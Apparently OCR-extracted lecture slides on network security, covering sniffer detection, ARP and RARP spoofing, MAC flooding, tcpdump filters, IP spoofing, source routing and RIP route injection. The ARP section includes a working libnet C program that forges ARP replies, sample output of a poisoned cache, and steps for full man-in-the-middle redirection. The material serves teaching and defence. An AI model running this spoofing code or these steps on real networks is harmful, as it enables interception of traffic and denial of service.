Detecting Sniffers on Your Network

- Sniffers are typically passive programs
- They put the network interface in *promiscuous* mode and listen for traffic
- They can be detected by programs such as:
  - ifconfig

```
eth0      Link encap:Ethernet  HWaddr 00:10:4B:E2:F6:4C
          inet addr:192.168.1.20  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:1016 errors:0 dropped:0 overruns:0 frame:0
          TX packets:209 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
```

  - cpm (*Check Promiscuous Mode*)
  - ifstatus

Detecting Sniffers on Your Network

- Suspicious DNS lookups
  - Sniffer attempts to resolve names associated with IP addresses (may be part of normal operation)
  - Trap: generate connection from fake IP address not in local network and detect attempt to resolve name
- Latency
  - Use ping to analyze response time of host A
  - Generate huge amount of traffic to other hosts and analyze response time of host A


Detecting Sniffers on Your Network

- Kernel behavior
  - Linux
    - When in promiscuous mode, some kernels will accept a packet that has the wrong Ethernet address but the right destination IP address
  - Windows 95, 98, NT
    - When in promiscuous mode, only the first octect is checked for Ethernet broadcast addresses (ff:00:00:00:00:00 will be accepted)
- AntiSniff tool (http://www.l0pht.com/antisniff/)
  - Covers the techniques above
  - Uses TCP SYN and TCP handshake forged traffic to overload sniffer when testing latency

Attacks to ARP

- ARP does not provide any means of authentication
- Racing against the queried host it is possible to provide a false IP address/link-level address mapping
- Fake ARP queries can be used to store wrong ARP mappings in a host cache
- In both cases, the net effect is the redirection of traffic to the attacker (at least for the lifetime of the cache entry)
- Used in denial-of service and spoofing attacks


ARP Attack



ARP Attack (2)

- Since ARP is “stateless” it is possible to provide a fake reply even if a request has not been sent

ARP Attack



Libnet Example

```
#include <libnet.h>
/* 192.168.1.10  at  00:01:03:1D:98:B8 */
/* 192.168.1.100 at  08:00:46:07:04:A3 */
/* 192.168.1.30  at  00:30:C1:AD:63:D1 */

u_char enet_dst[6] = {0x00, 0x01, 0x03, 0x1d, 0x98, 0xB8};
u_char enet_src[6] = {0x08, 0x00, 0x46, 0x07, 0x04, 0xA3};

int main(int argc, char *argv[]) {
    int packet_size;                    /* size of our packet */
    u_long spf_ip = 0, dst_ip = 0;       /* spoofed ip, dest ip */
    u_char *packet;                      /* pointer to our packet buffer */
    char err_buf[LIBNET_ERRBUF_SIZE];    /* error buffer */
    struct libnet_link_int *network;     /* pointer to link interface */

    dst_ip = libnet_name_resolve("192.168.1.10", LIBNET_DONT_RESOLVE);
    spf_ip = libnet_name_resolve("192.168.1.30", LIBNET_DONT_RESOLVE);
```

Libnet Example

```
    /* Step 1: Memory Initialization */

    /* We're going to build an ARP reply */
    packet_size = LIBNET_ETH_H + LIBNET_ARP_H + 30;
    libnet_init_packet(packet_size, &packet);

    /* Step 2: Network initialization */
    network = libnet_open_link_interface("eth0", err_buf);

    /* Step 3: Packet construction (ethernet header). */
    libnet_build_ethernet(enet_dst, enet_src,
                          ETHERTYPE_ARP, NULL, 0, packet);
    libnet_build_arp(ARPHRD_ETHER,
                     0x0800, /* IP proto */
                     6, /* Ether addr len */
                     4, /* IP addr len */
                     ARPOP_REPLY, /* ARP reply */
                     enet_src, /* our ether */
                     (u_char *)&spf_ip,  /* spoofed ip */
                     enet_dst, (u_char *)&dst_ip, /* target */
                     NULL, 0, /* payload */
                     packet + LIBNET_ETH_H);
```

Libnet Example

```
    /* Step 5: Packet injection */
    libnet_write_link_layer(network, "eth0", packet, packet_size);

    /* Shut down the interface */
    libnet_close_link_interface(network);
    /* Free packet memory */
    libnet_destroy_packet(&packet);

    return 0;
}
```

Results

```
192.168.1.10# arp -a

(192.168.1.30) at 00:30:C1:AD:63:D1 [ether] on eth0

192.168.1.100# send_spoof_arp

8:0:46:7:4:a3 0:1:3:1d:98:b8 0806 72: arp reply 192.168.1.30 is-at 8:0:46:7:4:a3
                        0001 0800 0604 0002 0800 4607 04a3 c0a8
                        011e 0001 031d 98b8 c0a8 010a 0000 0000
                        0000 0000 0000 0000 0000 0000 0000 0000
                        0000 0000 0000

192.168.1.10# arp -a

(192.168.1.30) at 08:00:46:07:04:A3 [ether] on eth0

192.168.1.10# ping 192.168.1.30

0:1:3:1d:98:b8 8:0:46:7:4:a3 0800 74: 192.168.1.10 > 192.168.1.30: icmp: echo request
                        4500 003c 4903 0000 2001 ce45 c0a8 010a
                        c0a8 011e 0800 495c 0300 0100 6162 6364
                        6566 6768 696a 6b6c 6d6e 6f70 7172 7374
                        7576 7761 6263
```

ARP Attack (3)

- ARP can be used to perform complete traffic redirection
- Plain ARP spoofing is used against two hosts A and B
- ARP messages are sent continuously to keep caches updated with the “wrong” information
- Attacker creates two alias interfaces with A’s and B’s IP addresses
- Attacker’s interfaces ARP functions are disabled with ifconfig -arp
- Attacker’s interfaces ARP caches are set to the correct values using: arp -s host hw_addr
- Attacker sets IP forwarding between the two interfaces

ARP Attack (4)

- Variation on the previous attack: use ARP to impersonate the gateway and filter all the traffic to external networks
- Variation: use ARP to map gateway IP to non-existent MAC address (denial-of-service)
- Gratuitous ARP: spoofed messages can be used to broadcast new mappings and “steal” IP address
  - Some implementations do not accept gratuitous ARP messages
- Winarp
  - Denial of service attack against Windows
  - Requires the user to click on many modal dialogs or reboot the machine

Attacks to RARP

- RARP, as ARP, does not provide any authentication mechanisms
- An attacker can race against legitimate servers sending fake replies
- By doing this, an attacker can assign the IP address of an existing host to a particular diskless workstation cutting out the victim host from traffic

Tools

- arp
  - Used to manipulate the system ARP cache
- ifconfig
  - Used to configure/monitor a network interface
- arpwatch
  - arpwatch keeps track for Ethernet/IP address mappings
  - It logs activity and reports certain changes via email
  - arpwatch uses libpcap to listen for ARP packets

Wait a Minute! What About Switched Ethernet?

- Switched Ethernet does not allow direct sniffing
- ARP spoofing with forwarding can be used to bypass this protection
- MAC flooding
  - Switches maintain a table with MAC address/port mappings
  - Flooding the switch with bogus MAC address will overflow table memory and revert the behavior from “switch” to “hub”
- MAC duplicating/cloning
  - You reconfigure your host to have the same MAC address as the machine whose traffic you're trying to sniff
  - The switch will record this in its table and send the traffic to you

TCPDump: Understanding the Network

- TCPDump is a tool that analyzes the traffic on a network segment
- One of the most used/most useful tools
- Based on libpcap, which provides a platform-independent library and API to perform traffic sniffing
- TCPDump and libpcap are both available at http://www.tcpdump.org
- Allows to specify an expression that defines which packets have to be printed
- Requires root privileges to be able to set the interface in promiscuous mode (privileges not needed when reading from file)

TCPDump: Command Line Options

- -e: print link-level addresses
- -n: do not translate IP addresses to FQDN names
- -x: print each packet in hex
- -i: use a particular network interface
- -r: read packets from a file
- -w: write packets to a file
- -s: specify the amount of data to be sniffed for each packet (e.g., set to 65535 to get the entire IP packet)
- -f: specify a file containing the filter expression

TCPDump: Filter Expression

- A filter expression consists of one or more *primitives*
- Primitives are composed of a *qualifier* and an *id*
- Qualifiers
  - type: defines the kind of entity
    - host (e.g., “host longboard”, where “longboard” is the id)
    - net (e.g., “net 128.111”)
    - port (e.g., “port 23”)
  - dir: specifies the direction of traffic
    - src (e.g., “src host longboard”)
    - dst
    - src and dst

TCPDump: Filter Expression

- Qualifiers (continued)
  - proto: specifies a protocol of interest
    - ether (e.g., “ether src host 00:65:FB:A6:11:15”)
    - ip (e.g., “ip dst net 192.168.1”)
    - arp (e.g., “arp”)
    - rarp (e.g., “rarp src host)
- Operators can be used to compose complex filter expression
  - and, or, not (e.g., “host shortboard and not port ftp”)
- Special keywords
  - gateway: checks if a packet used a host as a gateway
  - less and greater: used to check the size of a packet
  - broadcast: used to check if a packet is a broadcast packet

TCPDump: Filter Expression

- Other operators
  - Relational: <, >, >=, <=, =, !=
  - Binary: +, -, *, /, &, |
  - Logical: and, or, not
    - “not host longboard and dst host 192.168.1.1
- Access to packet data
  - proto [expr : size] where expr is the byte offset and size is an optional indicator of the number of bytes if interest (1, 2, or 4)
    - ip[0] & 0xf != 5 to filter only IP datagrams with options


TCPDump: Examples

```
# tcpdump -i eth0 -n -x
# tcpdump -s 65535 -w traffic.dump src host hitchcock
% tcpdump -r traffic.dump arp
# tcpdump arp[7] = 1
# tcpdump gateway csgw and \( port 21 or port 20 \)
```

Routing: Indirect Delivery


- If two hosts are in different physical networks the IP datagram is encapsulated in a lower level protocol and delivered to the directly connected gateway
- The gateway decides which is the next step in the delivery process
- This step is repeated until a gateway that is in the same physical subnetwork of the destination host is reached
- Then direct delivery is used

Routing




Blind IP Spoofing

- A host sends an IP datagram with the address of some other host as the source address
- The host replies to the legitimate host
- Usually the attacker does not have access to the reply traffic



Man-in-the-middle Attacks

- An attacker that has control a gateway used in the delivery process can
  - Sniff the traffic
  - Intercept/block traffic
  - Modify traffic



Types of Routing

- Source routing
  - The originator of a datagram determines the route to follow independently before sending the datagram (IP source routing option)
- Hop-by-hop routing
  - The delivery route is determined by the gateways that participate in the delivery process

Attacks Using Source Routing

- The IP source routing option can be used to specify the route to be used in the delivery process, independent of the "normal" delivery mechanisms
- Using source routing a host can force the traffic through specific routes that allow access to the traffic (sniffing or man-in-the-middle attacks)
- If the reverse route is used to reply to traffic, a host can easily impersonate another host that has some kind of privileged relationship with the host that is the destination of the datagram (a trust relationship)

Hop-by-hop Routing: The Routing Table

- The information about delivery is maintained in the *routing table*

```
% route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Iface
192.168.1.24    0.0.0.0         255.255.255.255 UH    eth0
192.168.1.0     0.0.0.0         255.255.255.0   U     eth0
127.0.0.0       0.0.0.0         255.0.0.0       U     lo
0.0.0.0         192.168.1.1     0.0.0.0         UG    eth0
```

- Flags
  - U: the route is up
  - G: the destination is a gateway
  - H: the route is to a host (if not set, the route is to a network)
  - D: the route was created by a *redirect* message
  - M: the route was modified by a redirect message


Routing Mechanism

- Search for a matching host address
- Search for a matching network address
- Search for a default entry
- If a match is not found a message of “host unreachable” is returned (by the kernel or by a remote gateway by using ICMP)
- Routing tables can be set
  - Statically (at startup, or by using the “route” command)
  - Dynamically (using *routing protocols*)

Routing Protocols

- Dynamic routing is performed by a number of protocols organized hierarchically with different scopes and characteristics
- Routing protocols distribute information about delivery routes
- Exterior Gateway Protocols (EGPs) are used to distribute routing information between different autonomous systems (e.g., EGP, Border Gateway Protocol - BGP)
- Interior Gateway Protocols (IGPs) are used to distribute routing information inside an autonomous system (e.g., Routing Information Protocol - RIP, Open Shortest Path First - OSPF)


Routing Protocols



Routing Information Protocol

- Uses UDP to transport messages (port 520)
- RIP has no knowledge of subnet addressing
- RIPv1 provides NO authentication mechanism
- RIPv2 uses a cleartext password
- Routers broadcast RIP messages every 30 seconds
  - Each message contains on or more (up to 25) advertisements of routes to particular destinations
  - Each advertisement is associated with a metric: the hop count
    - Hop count is 1 for directly attached networks
    - Hop count is limited to 15 hops (inside an autonomous system)
- When several path are possible the one is the smallest hop count is used

RIP



RIP Traffic

- 10:44:04.260703 eth0 B 128.111.48.2.route > 128.111.48.255.route: rip-resp 20: 0.0.0.0(11) 10.0.0.0(2) 192.150.216.0(3) 128.111.0.0(2) 128.111.1.0(2)[|rip] [ttl 1] (id 16705)
- 10:44:04.261216 eth0 B 128.111.48.2.route > 128.111.48.255.route: rip-resp 20: 128.111.44.0(1) 128.111.46.0(1) 128.111.47.0(1) 128.111.49.0(1) 128.111.50.0(2)[|rip] [ttl 1] (id 16706)
- 10:44:04.261732 eth0 B 128.111.48.2.route > 128.111.48.255.route: rip-resp 20: 128.111.73.0(2) 128.111.74.0(2) 128.111.75.0(2) 128.111.82.0(2) 128.111.83.0(2)[|rip] [ttl 1] (id 16707)
- 10:44:04.262764 eth0 B 128.111.48.2.route > 128.111.48.255.route: rip-resp 20: 128.111.149.0(2) 128.111.150.0(2) 128.111.152.0(2) 128.111.154.0(2) 128.111.155.0(2)[|rip] [ttl 1] (id 16708)
- 10:44:04.263218 eth0 B 128.111.48.2.route > 128.111.48.255.route: rip-resp 14: 128.111.210.0(2) 128.111.211.0(2) 128.111.212.0(2) 128.111.213.0(2) 128.111.218.0(2)[|rip] [ttl 1] (id 16709)
- 10:44:34.278600 eth0 B 128.111.48.2.route > 128.111.48.255.route: rip-resp 20: 0.0.0.0(11) 10.0.0.0(2) 192.150.216.0(3) 128.111.0.0(2) 128.111.1.0(2)[|rip] [ttl 1] (id 16786)

RIP Attacks

- A host can send spoofed RIP packets and “inject” routes to a host (IP/UDP spoofing is easy!)
- A route with a smaller hop count would be used instead of the legitimate one
- This attack can be used for
  - hijacking
  - denial-of-service
- On a LAN, RIPv2 passwords can be sniffed and used in the attack

Open Shortest Path First

- Uses IP directly
- Instead of hop counts it uses a link-state information
  - Each router test the the status of its link to each of its neighbors
  - Then, it sends this information to its other neighbors
- It uses multicast for traffic delivery (instead of broadcast)
- It provides a cleartext password authentication mechanism